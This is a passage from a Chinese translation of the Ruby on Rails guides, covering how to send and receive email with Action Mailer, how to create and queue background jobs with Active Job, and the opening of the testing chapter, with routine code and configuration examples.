- [GitHub 中的 rails-i18n 仓库](#)：rails-i18n 项目的代码仓库和问题跟踪器。最重要的是，我们可以在这里找到很多 Rails 的[示例翻译](#)，在大多数情况下，它们都适用于我们的应用。
- [GitHub 中的 i18n 仓库](#)：i18n gem 的代码仓库和问题追踪系统。

15.10 作者

- [Sven Fuchs](#)（最初的作者）
- [Karel Minařík](#)

第 16 章 Action Mailer 基础

本文全面介绍如何在应用中收发邮件、Action Mailer 的内部机理，以及如何测试邮件程序（mailer）。

读完本文后，您将学到：

- 如何在 Rails 应用中收发邮件；
- 如何生成及编辑 Action Mailer 类和邮件视图；
- 如何配置 Action Mailer；
- 如何测试 Action Mailer 类。

16.1 简介

Rails 使用 Action Mailer 实现发送邮件功能，邮件由邮件程序和视图控制。邮件程序继承自 `ActionMailer::Base`，作用与控制器类似，保存在 `app/mailers` 文件夹中，对应的视图保存在 `app/views` 文件夹中。

16.2 发送邮件

本节逐步说明如何创建邮件程序及其视图。

16.2.1 生成邮件程序的步骤

16.2.1.1 创建邮件程序

```
$ bin/rails generate mailer UserMailer
create  app/mailers/user_mailer.rb
create  app/mailers/application_mailer.rb
invoke  erb
create    app/views/user_mailer
create    app/layouts/mailer.text.erb
create    app/layouts/mailer.html.erb
invoke  test_unit
create    test/mailers/user_mailer_test.rb
create    test/mailers/previews/user_mailer_preview.rb

# app/mailers/application_mailer.rb
```

```
class ApplicationMailer < ActionMailer::Base
  default from: "from@example.com"
  layout 'mailer'
end

# app/mailers/user_mailer.rb
class UserMailer < ApplicationMailer
end
```

如上所示，生成邮件程序的方法与使用其他生成器一样。邮件程序在某种程度上就是控制器。执行上述命令后，生成了一个邮件程序、一个视图文件夹和一个测试文件。

如果不使用生成器，可以手动在 `app/mailers` 文件夹中新建文件，但要确保继承自 `ActionMailer::Base`：

```
class MyMailer < ActionMailer::Base
end
```

16.2.1.2 编辑邮件程序

邮件程序和控制器类似，也有称为“动作”的方法，而且使用视图组织内容。控制器生成的内容，例如 HTML，发给客户端；邮件程序生成的消息则通过电子邮件发送。

`app/mailers/user_mailer.rb` 文件中有一个空的邮件程序：

```
class UserMailer < ApplicationMailer
end
```

下面我们定义一个名为 `welcome_email` 的方法，向用户注册时填写的电子邮件地址发送一封邮件：

```
class UserMailer < ApplicationMailer
  default from: 'notifications@example.com'

  def welcome_email(user)
    @user = user
    @url = 'http://example.com/login'
    mail(to: @user.email, subject: 'Welcome to My Awesome Site')
  end
end
```

下面简单说明一下这段代码。可用选项的详细说明请参见 [16.2.3 节](#)。

- `default`: 一个散列，该邮件程序发出邮件的默认设置。上例中，我们把 `:from` 邮件头设为一个值，这个类中的所有动作都会使用这个值，不过可以在具体的动作中覆盖。
- `mail`: 用于发送邮件的方法，我们传入了 `:to` 和 `:subject` 邮件头。

与控制器一样，动作中定义的实例变量可以在视图中使用。

16.2.1.3 创建邮件视图

在 `app/views/user_mailer/` 文件夹中新建文件 `welcome_email.html.erb`。这个视图是邮件的模板，使用 HTML 编写：

```
<!DOCTYPE html>
<html>
```

```

<head>
  <meta content='text/html; charset=UTF-8' http-equiv='Content-Type' />
</head>
<body>
  <h1>Welcome to example.com, <%= @user.name %></h1>
  <p>
    You have successfully signed up to example.com,
    your username is: <%= @user.login %>.<br>
  </p>
  <p>
    To login to the site, just follow this link: <%= @url %>.
  </p>
  <p>Thanks for joining and have a great day!</p>
</body>
</html>

```

我们再创建一个纯文本视图。并不是所有客户端都可以显示 HTML 邮件，所以最好两种格式都发送。在 `app/views/user_mailer/` 文件夹中新建文件 `welcome_email.text.erb`，写入以下代码：

```

Welcome to example.com, <%= @user.name %>
=====
You have successfully signed up to example.com,
your username is: <%= @user.login %>.

To login to the site, just follow this link: <%= @url %>.

Thanks for joining and have a great day!

```

调用 `mail` 方法后，Action Mailer 会检测到这两个模板（纯文本和 HTML），自动生成一个类型为 `multi-part/alternative` 的邮件。

16.2.1.4 调用邮件程序

其实，邮件程序就是渲染视图的另一种方式，只不过渲染的视图不通过 HTTP 协议发送，而是通过电子邮件协议发送。因此，应该由控制器调用邮件程序，在成功注册用户后给用户发送一封邮件。

过程相当简单。

首先，生成一个简单的 `User` 脚手架：

```
$ bin/rails generate scaffold user name email login
$ bin/rails db:migrate
```

这样就有一个可用的用户模型了。我们需要编辑的是文件 `app/controllers/users_controller.rb`，修改 `create` 动作，在成功保存用户后调用 `UserMailer.welcome_email` 方法，向刚注册的用户发送邮件。

Action Mailer 与 Active Job 集成得很好，可以在请求-响应循环之外发送电子邮件，因此用户无需等待。

```

class UsersController < ApplicationController
  # POST /users
  # POST /users.json
  def create
    @user = User.new(params[:user])
  
```

```

respond_to do |format|
  if @user.save
    # 让 UserMailer 在保存之后发送一封欢迎邮件
    UserMailer.welcome_email(@user).deliver_later

    format.html { redirect_to(@user, notice: 'User was successfully created.') }
    format.json { render json: @user, status: :created, location: @user }
  else
    format.html { render action: 'new' }
    format.json { render json: @user.errors, status: :unprocessable_entity }
  end
end
end

```

注意

Active Job 的默认行为是通过 `:async` 适配器执行作业。因此，这里可以使用 `deliver_later`，异步发送电子邮件。Active Job 的默认适配器在一个进程中线程池里运行作业。这一行为特别适合开发和测试环境，因为无需额外的基础设施，但是不适合在生产环境中使用，因为重启服务器后，待执行的作业会被丢弃。如果需要持久性后端，要使用支持持久后端的 Active Job 适配器（Sidekiq、Resque，等等）。

如果想立即发送电子邮件（例如，使用 cronjob），调用 `deliver_now` 即可：

```

class SendWeeklySummary
  def run
    User.find_each do |user|
      UserMailer.weekly_summary(user).deliver_now
    end
  end
end

```

`welcome_email` 方法返回一个 `ActionMailer::MessageDelivery` 对象，在其上调用 `deliver_now` 或 `deliver_later` 方法即可发送邮件。`ActionMailer::MessageDelivery` 对象只是对 `Mail::Message` 对象的包装。如果想审查、调整或对 `Mail::Message` 对象做其他处理，可以在 `ActionMailer::MessageDelivery` 对象上调用 `message` 方法，获取 `Mail::Message` 对象。

16.2.2 自动编码邮件头

Action Mailer 会自动编码邮件头和邮件主体中的多字节字符。

更复杂的需求，例如使用其他字符集和自编码文字，请参考 [Mail 库](#)。

16.2.3 Action Mailer 方法详解

下面这三个方法是邮件程序中最重要的方法：

- `headers`：设置邮件头，可以指定一个由字段名和值组成的散列，也可以使用 `headers[:field_name] = 'value'` 形式；

- `attachments`: 添加邮件的附件，例如，`attachments['file-name.jpg'] = File.read('file-name.jpg');`
- `mail`: 发送邮件，传入的值为散列形式的邮件头，`mail` 方法负责创建邮件——纯文本或多种格式，这取决于定义了哪种邮件模板；

16.2.3.1 添加附件

在 Action Mailer 中添加附件十分方便。

- 传入文件名和内容，Action Mailer 和 Mail gem 会自动猜测附件的 MIME 类型，设置编码并创建附件。

```
attachments['filename.jpg'] = File.read('/path/to/filename.jpg')
```

触发 `mail` 方法后，会发送一个由多部分组成的邮件，附件嵌套在类型为 `multipart/mixed` 的顶级结构中，其中第一部分的类型为 `multipart/alternative`，包含纯文本和 HTML 格式的邮件内容。

注意

Mail gem 会自动使用 Base64 编码附件。如果想使用其他编码方式，可以先编码好，再把编码后的附件通过散列传给 `attachments` 方法。

- 传入文件名，指定邮件头和内容，Action Mailer 和 Mail gem 会使用传入的参数添加附件。

```
encoded_content = SpecialEncode(File.read('/path/to/filename.jpg'))
attachments['filename.jpg'] = {
  mime_type: 'application/gzip',
  encoding: 'SpecialEncoding',
  content: encoded_content
}
```

注意

如果指定编码，Mail gem 会认为附件已经编码了，不会再使用 Base64 编码附件。

16.2.3.2 使用行间附件

在 Action Mailer 3.0 中使用行间附件比之前版本简单得多。

- 首先，在 `attachments` 方法上调用 `inline` 方法，告诉 Mail 这是个行间附件：

```
def welcome
  attachments.inline['image.jpg'] = File.read('/path/to/image.jpg')
end
```

- 在视图中，可以直接使用 `attachments` 方法，将其视为一个散列，指定想要使用的附件，在其上调用 `url` 方法，再把结果传给 `image_tag` 方法：

```
<p>Hello there, this is our image</p>

<%= image_tag attachments['image.jpg'].url %>
```

- 因为我们只是简单地调用了 `image_tag` 方法，所以和其他图像一样，在附件地址之后，还可以传入选

项散列：

```
<p>Hello there, this is our image</p>

<%= image_tag attachments['image.jpg'].url, alt: 'My Photo', class: 'photos' %>
```

16.2.3.3 把邮件发给多个收件人

若想把一封邮件发送给多个收件人，例如通知所有管理员有新用户注册，可以把 :to 键的值设为一组邮件地址。这一组邮件地址可以是一个数组；也可以是一个字符串，使用逗号分隔各个地址。

```
class AdminMailer < ApplicationMailer
  default to: Proc.new { Admin.pluck(:email) },
          from: 'notification@example.com'

  def new_registration(user)
    @user = user
    mail(subject: "New User Signup: #{@user.email}")
  end
end
```

使用类似的方式还可添加抄送和密送，分别设置 :cc 和 :bcc 键即可。

16.2.3.4 发送带名字的邮件

有时希望收件人在邮件中看到自己的名字，而不只是邮件地址。实现这种需求的方法是把邮件地址写成 "Full Name <email>" 格式。

```
def welcome_email(user)
  @user = user
  email_with_name = ("#{@user.name} <#{@user.email}>")
  mail(to: email_with_name, subject: 'Welcome to My Awesome Site')
end
```

16.2.4 邮件视图

邮件视图保存在 `app/views/name_of_mailer_class` 文件夹中。邮件程序之所以知道使用哪个视图，是因为视图文件名和邮件程序的方法名一致。在前例中，`welcome_email` 方法的 HTML 格式视图是 `app/views/user_mailer/welcome_email.html.erb`，纯文本格式视图是 `welcome_email.text.erb`。

若想修改动作使用的视图，可以这么做：

```
class UserMailer < ApplicationMailer
  default from: 'notifications@example.com'

  def welcome_email(user)
    @user = user
    @url = 'http://example.com/login'
    mail(to: @user.email,
         subject: 'Welcome to My Awesome Site',
         template_path: 'notifications',
         template_name: 'another')
  end
```

```
end
```

此时，邮件程序会在 `app/views/notifications` 文件夹中寻找名为 `another` 的视图。`template_path` 的值还可以是一个路径数组，按照顺序查找视图。

如果想获得更多灵活性，可以传入一个块，渲染指定的模板，或者不使用模板，渲染行间代码或纯文本：

```
class UserMailer < ApplicationMailer
  default from: 'notifications@example.com'

  def welcome_email(user)
    @user = user
    @url = 'http://example.com/login'
    mail(to: @user.email,
         subject: 'Welcome to My Awesome Site') do |format|
      format.html { render 'another_template' }
      format.text { render plain: 'Render text' }
    end
  end
end
```

上述代码会使用 `another_template.html.erb` 渲染 HTML，使用 '`Render text`' 渲染纯文本。这里用到的 `render` 方法和控制器中的一样，所以选项也都是一样的，例如 `:text`、`:inline` 等。

16.2.4.1 缓存邮件视图

在邮件视图中可以像在应用的视图中一样使用 `cache` 方法缓存视图。

```
<% cache do %>
  <%= @company.name %>
<% end %>
```

若想使用这个功能，要在应用中做下述配置：

```
config.action_mailer.perform_caching = true
```

16.2.5 Action Mailer 布局

和控制器一样，邮件程序也可以使用布局。布局的名称必须和邮件程序一样，例如 `user_mailer.html.erb` 和 `user_mailer.text.erb` 会自动识别为邮件程序的布局。

如果想使用其他布局文件，可以在邮件程序中调用 `layout` 方法：

```
class UserMailer < ApplicationMailer
  layout 'awesome' # 使用 awesome.(html|text).erb 做布局
end
```

还是跟控制器视图一样，在邮件程序的布局中调用 `yield` 方法可以渲染视图。

在 `format` 块中可以把 `layout: 'layout_name'` 选项传给 `render` 方法，指定某个格式使用其他布局：

```
class UserMailer < ApplicationMailer
  def welcome_email(user)
    mail(to: user.email) do |format|
```

```
    format.html { render layout: 'my_layout' }
    format.text
  end
end
end
```

上述代码会使用 `my_layout.html.erb` 文件渲染 HTML 格式；如果 `user_mailer.text.erb` 文件存在，会用来渲染纯文本格式。

16.2.6 预览电子邮件

Action Mailer 提供了预览功能，通过一个特殊的 URL 访问。对上述示例来说，`UserMailer` 的预览类是 `UserMailerPreview`，存储在 `test/mailers/previews/user_mailer_preview.rb` 文件中。如果想预览 `welcome_email`，实现一个同名方法，在里面调用 `UserMailer.welcome_email`：

```
class UserMailerPreview < ActionMailer::Preview
  def welcome_email
    UserMailer.welcome_email(User.first)
  end
end
```

然后便可以访问 http://localhost:3000/rails/mailers/user_mailer/welcome_email 预览。

如果修改 `app/views/user_mailer/welcome_email.html.erb` 文件或邮件程序本身，预览会自动重新加载，立即让你看到新样式。预览列表可以访问 <http://localhost:3000/rails/mailers> 查看。

默认情况下，预览类存放在 `test/mailers/previews` 文件夹中。这个位置可以使用 `preview_path` 选项配置。假如想把它改成 `lib/mailers/previews`，可以在 `config/application.rb` 文件中这样配置：

```
config.action_mailer.preview_path = "#{Rails.root}/lib/mailers/previews"
```

16.2.7 在邮件视图中生成 URL

与控制器不同，邮件程序不知道请求的上下文，因此要自己提供 `:host` 参数。

一个应用的 `:host` 参数一般是不变的，可以在 `config/application.rb` 文件中做全局配置：

```
config.action_mailer.default_url_options = { host: 'example.com' }
```

鉴于此，在邮件视图中不能使用任何 `*_path` 辅助方法，而要使用相应的 `*_url` 辅助方法。例如，不能这样写：

```
<%= link_to 'welcome', welcome_path %>
```

而要这样写：

```
<%= link_to 'welcome', welcome_url %>
```

使用完整的 URL，电子邮件中的链接才有效。

16.2.7.1 使用 `url_for` 方法生成 URL

默认情况下，`url_for` 在模板中生成完整的 URL。

如果没有配置全局的 :host 选项，别忘了把它传给 url_for 方法。

```
<%= url_for(host: 'example.com',
             controller: 'welcome',
             action: 'greeting') %>
```

16.2.7.2 使用具名路由生成 URL

电子邮件客户端不能理解网页的上下文，没有生成完整地址的基地址，所以使用具名路由辅助方法时一定要使用 _url 形式。

如果没有设置全局的 :host 选项，一定要将其传给 URL 辅助方法。

```
<%= user_url(@user, host: 'example.com') %>
```

注意

GET 之外的链接需要 rails-ujs 或 jQuery UJS，在邮件模板中无法使用。如若不然，都会变成常规的 GET 请求。

16.2.8 在邮件视图中添加图像

与控制器不同，邮件程序不知道请求的上下文，因此要自己提供 :asset_host 参数。

一个应用的 :asset_host 参数一般是不变的，可以在 config/application.rb 文件中做全局配置：

```
config.action_mailer.asset_host = 'http://example.com'
```

现在可以在电子邮件中显示图像了：

```
<%= image_tag 'image.jpg' %>
```

16.2.9 发送多种格式邮件

如果一个动作有多个模板，Action Mailer 会自动发送多种格式的邮件。例如前面的 UserMailer，如果在 app/views/user_mailer 文件夹中有 welcome_email.text.erb 和 welcome_email.html.erb 两个模板，Action Mailer 会自动发送 HTML 和纯文本格式的邮件。

格式的顺序由 ActionMailer::Base.default 方法的 :parts_order 选项决定。

16.2.10 发送邮件时动态设置发送选项

如果在发送邮件时想覆盖发送选项（例如，SMTP 凭据），可以在邮件程序的动作中设定 delivery_method_options 选项。

```
class UserMailer < ApplicationMailer
  def welcome_email(user, company)
    @user = user
    @url = user_url(@user)
    delivery_options = { user_name: company.smtp_user,
                         password: company.smtp_password,
                         address: company.smtp_host }
```

```

    mail(to: @user.email,
      subject: "Please see the Terms and Conditions attached",
      delivery_method_options: delivery_options)
  end
end

```

16.2.11 不渲染模板

有时可能不想使用布局，而是直接使用字符串渲染邮件内容，为此可以使用`:body`选项。但是别忘了指定`:content_type`选项，否则Rails会使用默认值`text/plain`。

```

class UserMailer < ApplicationMailer
  def welcome_email(user, email_body)
    mail(to: user.email,
      body: email_body,
      content_type: "text/html",
      subject: "Already rendered!")
  end
end

```

16.3 接收电子邮件

使用Action Mailer接收和解析电子邮件是件相当麻烦的事。接收电子邮件之前，要先配置系统，把邮件转发给Rails应用，然后做监听。因此，在Rails应用中接收电子邮件要完成以下步骤：

- 在邮件程序中实现`receive`方法；
- 配置电子邮件服务器，把想通过应用接收的地址转发到`/path/to/app/bin/rails runner 'UserMailer.receive(STDIN.read)'`；

在邮件程序中定义`receive`方法后，Action Mailer会解析收到的原始邮件，生成邮件对象，解码邮件内容，实例化一个邮件程序，把邮件对象传给邮件程序的`receive`实例方法。下面举个例子：

```

class UserMailer < ApplicationMailer
  def receive(email)
    page = Page.find_by(address: email.to.first)
    page.emails.create(
      subject: email.subject,
      body: email.body
    )

    if email.has_attachments?
      email.attachments.each do |attachment|
        page.attachments.create({
          file: attachment,
          description: email.subject
        })
      end
    end
  end
end

```

16.4 Action Mailer 回调

在 Action Mailer 中也可设置 `before_action`、`after_action` 和 `around_action`。

- 与控制器中的回调一样，可以指定块，或者方法名的符号形式；
- 在 `before_action` 中可以使用 `defaults` 和 `delivery_method_options` 方法，或者指定默认的邮件头和附件；
- `after_action` 可以实现类似 `before_action` 的功能，而且在 `after_action` 中可以使用邮件程序动作中设定的实例变量；

```
class UserMailer < ApplicationMailer
  after_action :set_delivery_options,
                :prevent_delivery_to_guests,
                :set_business_headers

  def feedback_message(business, user)
    @business = business
    @user = user
    mail
  end

  def campaign_message(business, user)
    @business = business
    @user = user
  end

  private

  def set_delivery_options
    # 在这里可以访问 mail 实例，以及实例变量 @business 和 @user
    if @business && @business.has_smtp_settings?
      mail.delivery_method.settings.merge!(@business.smtp_settings)
    end
  end

  def prevent_delivery_to_guests
    if @user && @user.guest?
      mail.perform_deliveries = false
    end
  end

  def set_business_headers
    if @business
      headers["X-SMTPAPI-CATEGORY"] = @business.code
    end
  end
end
```

- 如果在回调中把邮件主体设为 `nil` 之外的值，会阻止执行后续操作；

16.5 使用 Action Mailer 辅助方法

Action Mailer 继承自 `AbstractController`，因此为控制器定义的辅助方法都可以在邮件程序中使用。

16.6 配置 Action Mailer

下述配置选项最好在环境相关的文件（`environment.rb`、`production.rb`，等等）中设置。

完整的配置说明参见 [21.3.10 节](#)。

16.6.1 Action Mailer 设置示例

可以把下面的代码添加到 `config/environments/$RAILS_ENV.rb` 文件中：

```
config.action_mailer.delivery_method = :sendmail
# Defaults to:
# config.action_mailer.sendmail_settings = {
#   location: '/usr/sbin/sendmail',
#   arguments: '-i -t'
# }
config.action_mailer.perform_deliveries = true
config.action_mailer.raise_delivery_errors = true
config.action_mailer.default_options = {from: 'no-reply@example.com'}
```

16.6.2 配置 Action Mailer 使用 Gmail

Action Mailer 现在使用 `Mail` gem，配置使用 Gmail 更简单，把下面的代码添加到 `config/environments/$RAILS_ENV.rb` 文件中即可：

```
config.action_mailer.delivery_method = :smtp
config.action_mailer.smtp_settings = {
  address:           'smtp.gmail.com',
  port:              587,
  domain:            'example.com',
  user_name:         '<username>',
  password:          '<password>',
  authentication:    'plain',
  enable_starttls_auto: true }
```

注意

从 2014 年 7 月 15 日起，Google 增强了安全措施，会阻止它认为不安全的应用访问。你可以在[这里](#)修改 Gmail 的设置，允许访问。如果你的 Gmail 账户启用了双因素身份验证，则要设定一个[应用密码](#)，用它代替常规的密码。或者，你也可以使用其他 ESP 发送电子邮件：把上面的 '`smtp.gmail.com`' 换成提供商的地址。

16.7 测试邮件程序

邮件程序的测试参阅 [18.11 节](#)。

16.8 拦截电子邮件

有时，在邮件发送之前需要做些修改。Action Mailer 提供了相应的钩子，可以拦截每封邮件。你可以注册一个拦截器，在交给发送程序之前修改邮件。

```
class SandboxEmailInterceptor
  def self.delivering_email(message)
    message.to = ['sandbox@example.com']
  end
end
```

使用拦截器之前要在 Action Mailer 框架中注册，方法是在初始化脚本 `config/initializers/sandbox_email_interceptor.rb` 中添加以下代码：

```
if Rails.env.staging?
  ActionMailer::Base.register_interceptor(SandboxEmailInterceptor)
end
```

注意

上述代码中使用的是自定义环境，名为“staging”。这个环境和生产环境一样，但只做测试之用。关于自定义环境的详细说明，参阅 [21.3.16 节](#)。

第 17 章 Active Job 基础

本文全面说明创建、入队和执行后台作业的基础知识。

读完本文后，您将学到：

- 如何创建作业；
- 如何入队作业；
- 如何在后台运行作业；
- 如何在应用中异步发送电子邮件。

17.1 简介

Active Job 框架负责声明作业，在各种队列后端中运行。作业各种各样，可以是定期清理、账单支付和寄信。其实，任何可以分解且并行运行的工作都可以。

17.2 Active Job 的作用

主要作用是确保所有 Rails 应用都有作业基础设施。这样便可以在此基础上构建各种功能和其他 gem，而无需担心不同作业运行程序（如 Delayed Job 和 Resque）的 API 之间的差异。此外，选用哪个队列后端只是战术问题。而且，切换队列后端也不用重写作业。

注意

Rails 自带了一个在进程内线程池中执行作业的异步队列。这些作业虽然是异步执行的，但是重启后队列中的作业就会丢失。

17.3 创建作业

本节逐步说明创建和入队作业的过程。

17.3.1 创建作业

Active Job 提供了一个 Rails 生成器，用于创建作业。下述命令在 `app/jobs` 目录中创建一个作业（还在 `test/`

jobs 目录中创建相关的测试用例) :

```
$ bin/rails generate job guests_cleanup
invoke test_unit
create test/jobs/guests_cleanup_job_test.rb
create app/jobs/guests_cleanup_job.rb
```

还可以创建在指定队列中运行的作业:

```
$ bin/rails generate job guests_cleanup --queue urgent
```

如果不使用生成器, 可以自己动手在 app/jobs 目录中新建文件, 不过要确保继承自 ApplicationJob。

看一下作业:

```
class GuestsCleanupJob < ApplicationJob
  queue_as :default

  def perform(*guests)
    # 稍后做些事情
  end
end
```

注意, perform 方法的参数是任意个。

17.3.2 入队作业

像下面这样入队作业:

```
# 入队作业, 作业在队列系统空闲时立即执行
GuestsCleanupJob.perform_later guest

# 入队作业, 在明天中午执行
GuestsCleanupJob.set(wait_until: Date.tomorrow.noon).perform_later(guest)

# 入队作业, 在一周以后执行
GuestsCleanupJob.set(wait: 1.week).perform_later(guest)

# `perform_now` 和 `perform_later` 会在幕后调用 `perform`
# 因此可以传入任意个参数
GuestsCleanupJob.perform_later(guest1, guest2, filter: 'some_filter')
```

就这么简单!

17.4 执行作业

在生产环境中入队和执行作业需要使用队列后端, 即要为 Rails 提供一个第三方队列库。Rails 本身只提供了一个进程内队列系统, 把作业存储在 RAM 中。如果进程崩溃, 或者设备重启了, 默认的异步后端会丢失所有作业。这对小型应用或不重要的作业来说没什么, 但是生产环境中的多数应用应该挑选一个持久后端。

17.4.1 后端

Active Job 为多种队列后端 (Sidekiq、Resque、Delayed Job, 等等) 内置了适配器。最新的适配器列表参见

`ActiveJob::QueueAdapters` 的 API 文档。

17.4.2 设置后端

队列后端易于设置：

```
# config/application.rb
module YourApp
  class Application < Rails::Application
    # 要把适配器的 gem 写入 Gemfile
    # 请参照适配器的具体安装和部署说明
    config.active_job.queue_adapter = :sidekiq
  end
end
```

也可以在各个作业中配置后端：

```
class GuestsCleanupJob < ApplicationJob
  self.queue_adapter = :resque
  #...
end

# 现在，这个作业使用 `resque` 作为后端队列适配器
# 把 `config.active_job.queue_adapter` 配置覆盖了
```

17.4.3 启动后端

Rails 应用中的作业并行运行，因此多数队列库要求为自己启动专用的队列服务（与启动 Rails 应用的服务不同）。启动队列后端的说明参见各个库的文档。

下面列出部分文档：

- [Sidekiq](#)
- [Resque](#)
- [Sucker Punch](#)
- [Queue Classic](#)

17.5 队列

多数适配器支持多个队列。Active Job 允许把作业调度到具体的队列中：

```
class GuestsCleanupJob < ApplicationJob
  queue_as :low_priority
  #...
end
```

队列名称可以使用 `application.rb` 文件中的 `config.active_job.queue_name_prefix` 选项配置前缀：

```
# config/application.rb
module YourApp
  class Application < Rails::Application
```

```

    config.active_job.queue_name_prefix = Rails.env
  end
end

# app/jobs/guests_cleanup_job.rb
class GuestsCleanupJob < ApplicationJob
  queue_as :low_priority
  #....
end

# 在生产环境中，作业在 production_low_priority 队列中运行
# 在交付准备环境中，作业在 staging_low_priority 队列中运行

```

默认的队列名称前缀分隔符是 '_'。这个值可以使用 application.rb 文件中的 config.active_job.queue_name_delimiter 选项修改：

```

# config/application.rb
module YourApp
  class Application < Rails::Application
    config.active_job.queue_name_prefix = Rails.env
    config.active_job.queue_name_delimiter = '.'
  end
end

# app/jobs/guests_cleanup_job.rb
class GuestsCleanupJob < ApplicationJob
  queue_as :low_priority
  #....
end

# 在生产环境中，作业在 production.low_priority 队列中运行
# 在交付准备环境中，作业在 staging.low_priority 队列中运行

```

如果想更进一步控制作业在哪个队列中运行，可以把 :queue 选项传给 #set 方法：

```
MyJob.set(queue: :another_queue).perform_later(record)
```

如果想在作业层控制队列，可以把一个块传给 #queue_as 方法。那个块在作业的上下文中执行（因此可以访问 self.arguments），必须返回队列的名称：

```

class ProcessVideoJob < ApplicationJob
  queue_as do
    video = self.arguments.first
    if video.owner.premium?
      :premium_videojobs
    else
      :videojobs
    end
  end

  def perform(video)
    # 处理视频
  end

```

```
end

ProcessVideoJob.perform_later(Video.last)
```

注意

确保队列后端“监听”着队列名称。某些后端要求指定要监听的队列。

17.6 回调

Active Job 在作业的生命周期内提供了多个钩子。回调用于在作业的生命周期内触发逻辑。

17.6.1 可用的回调

- before_enqueue
- around_enqueue
- after_enqueue
- before_perform
- around_perform
- after_perform

17.6.2 用法

```
class GuestsCleanupJob < ApplicationJob
queue_as :default

before_enqueue do |job|
  # 对作业实例做些事情
end

around_perform do |job, block|
  # 在执行之前做些事情
  block.call
  # 在执行之后做些事情
end

def perform
  # 稍后做些事情
end
end
```

17.7 Action Mailer

对现代的 Web 应用来说，最常见的作业是在请求-响应循环之外发送电子邮件，这样用户无需等待。Active Job 与 Action Mailer 是集成的，因此可以轻易异步发送电子邮件：

```
# 如需想现在发送电子邮件，使用 #deliver_now
```

```
UserMailer.welcome(@user).deliver_now

# 如果想通过 Active Job 发送电子邮件，使用 #deliver_later
UserMailer.welcome(@user).deliver_later
```

17.8 国际化

创建作业时，使用 `I18n.locale` 设置。如果异步发送电子邮件，可能用得到：

```
I18n.locale = :eo

UserMailer.welcome(@user).deliver_later # 使用世界语本地化电子邮件
```

17.9 GlobalID

Active Job 支持参数使用 GlobalID。这样便可以把 Active Record 对象传给作业，而不用传递类和 ID，再自己反序列化。以前，要这么定义作业：

```
class TrashableCleanupJob < ApplicationJob
  def perform(trashable_class, trashable_id, depth)
    trashable = trashable_class.constantize.find(trashable_id)
    trashable.cleanup(depth)
  end
end
```

现在可以简化成这样：

```
class TrashableCleanupJob < ApplicationJob
  def perform(trashable, depth)
    trashable.cleanup(depth)
  end
end
```

为此，模型类要混入 `GlobalID::Identification`。Active Record 模型类默认都混入了。

17.10 异常

Active Job 允许捕获执行作业过程中抛出的异常：

```
class GuestsCleanupJob < ApplicationJob
  queue_as :default

  rescue_from(ActiveRecord::RecordNotFound) do |exception|
    # 处理异常
  end

  def perform
    # 稍后做些事情
  end
end
```

17.10.1 反序列化

有了 GlobalID，可以序列化传给 `#perform` 方法的整个 Active Record 对象。

如果在作业入队之后、调用 `#perform` 方法之前删除了传入的记录，Active Job 会抛出 `ActiveJob::DeserializationError` 异常。

17.11 测试作业

测试作业的详细说明参见 [18.12 节](#)。

第 18 章 Rails 应用测试指南

本文介绍 Rails 内建对测试的支持。

读完本文后，您将学到：

- Rails 测试术语；
- 如何为应用编写单元测试、功能测试、集成测试和系统测试；
- 其他常用的测试方法和插件。

18.1 为什么要为 Rails 应用编写测试？

在 Rails 中编写测试非常简单，生成模型和控制器时，已经生成了测试代码骨架。

即便是大范围重构后，只需运行测试就能确保实现了所需的功能。

Rails 测试还可以模拟浏览器请求，无需打开浏览器就能测试应用的响应。

18.2 测试简介

测试是 Rails 应用的重要组成部分，不是为了尝鲜和好奇而编写的。

18.2.1 Rails 内建对测试的支持

使用 `rails new application_name` 命令创建一个 Rails 项目时，Rails 会生成 `test` 目录。如果列出这个目录里的内容，你会看到下述目录和文件：

```
$ ls -F test
controllers/          helpers/          mailers/          system/
test_helper.rb
fixtures/             integration/      models/
application_system_test_case.rb
```

`helpers` 目录存放视图辅助方法的测试，`mailers` 目录存放邮件程序的测试，`models` 目录存放模型的测试，`controllers` 目录存放控制器的测试，`integration` 目录存放涉及多个控制器交互的测试。此外，还有一个目录用于存放邮件程序的测试，以及一个目录用于存放辅助方法的测试。

`system` 目录存放系统测试，在浏览器中全面测试应用。系统测试模拟用户的交互，还能测试 JavaScript。系统测试源自 Capybara，在浏览器中测试应用。

测试数据使用固件（fixture）组织，存放在 `fixtures` 目录中。

如果先期生成了作业测试，还会创建 `jobs` 目录。

`test_helper.rb` 文件存储测试的默认配置。

`application_system_test_case.rb` 文件存储系统测试的默认配置。

18.2.2 测试环境

默认情况下，Rails 应用有三个环境：开发环境、测试环境和生产环境。

各个环境的配置通过类似的方式修改。这里，如果想配置测试环境，可以修改 `config/environments/test.rb` 文件中的选项。

注意

运行测试时，`RAILS_ENV` 环境变量的值是 `test`。

18.2.3 使用 Minitest 测试 Rails 应用

还记得我们在第 1 章用过的 `rails generate model` 命令吗？我们使用这个命令生成了第一个模型，这个命令会生成很多内容，其中就包括在 `test` 目录中创建的测试：

```
$ bin/rails generate model article title:string body:text
...
create  app/models/article.rb
create  test/models/article_test.rb
create  test/fixtures/articles.yml
...
```

默认在 `test/models/article_test.rb` 文件中生成的测试如下：

```
require 'test_helper'

class ArticleTest < ActiveSupport::TestCase
  # test "the truth" do
  #   assert true
  # end
end
```

下面逐行说明这段代码，让你初步了解 Rails 测试代码和相关的术语。

```
require 'test_helper'
```

这行代码引入 `test_helper.rb` 文件，即加载默认的测试配置。我们编写的所有测试都会引入这个文件，因此这个文件中定义的代码在所有测试中都可用。

```
class ArticleTest < ActiveSupport::TestCase
```

`ArticleTest` 类定义一个测试用例（test case），它继承自 `ActiveSupport::TestCase`，因此继承了后者的全部方法。本文后面会介绍其中几个。

在继承自 `Minitest::Test` (`ActiveSupport::TestCase` 的超类) 的类中定义的方法，只要名称以 `test_` 开头（区分大小写），就是一个“测试”。因此，名为 `test_password` 和 `test_valid_password` 的方法是有效的测试，运行测试用例时会自动运行。

此外，Rails 定义了 `test` 方法，它接受一个测试名称和一个块。`test` 方法在测试名称前面加上 `test_`，生成常规的 `Minitest::Unit` 测试。因此，我们无需费心为方法命名，可以像下面这样写：

```
test "the truth" do
  assert true
end
```

这段代码几乎与下述代码一样：

```
def test_the_truth
  assert true
end
```

虽然可以像普通的方法那样定义测试，但是使用 `test` 宏能指定更易读的测试名称。

注意

生成方法名时，空格会替换成下划线。不过，结果无需是有效的 Ruby 标识符，名称中可以包含标点符号等。这是因为，严格来说，在 Ruby 中任何字符串都可以作为方法的名称。这样，可能需要使用 `define_method` 和 `send` 才能让方法其作用，不过在名称形式上的限制较少。

接下来是我们遇到的第一个断言（assertion）：
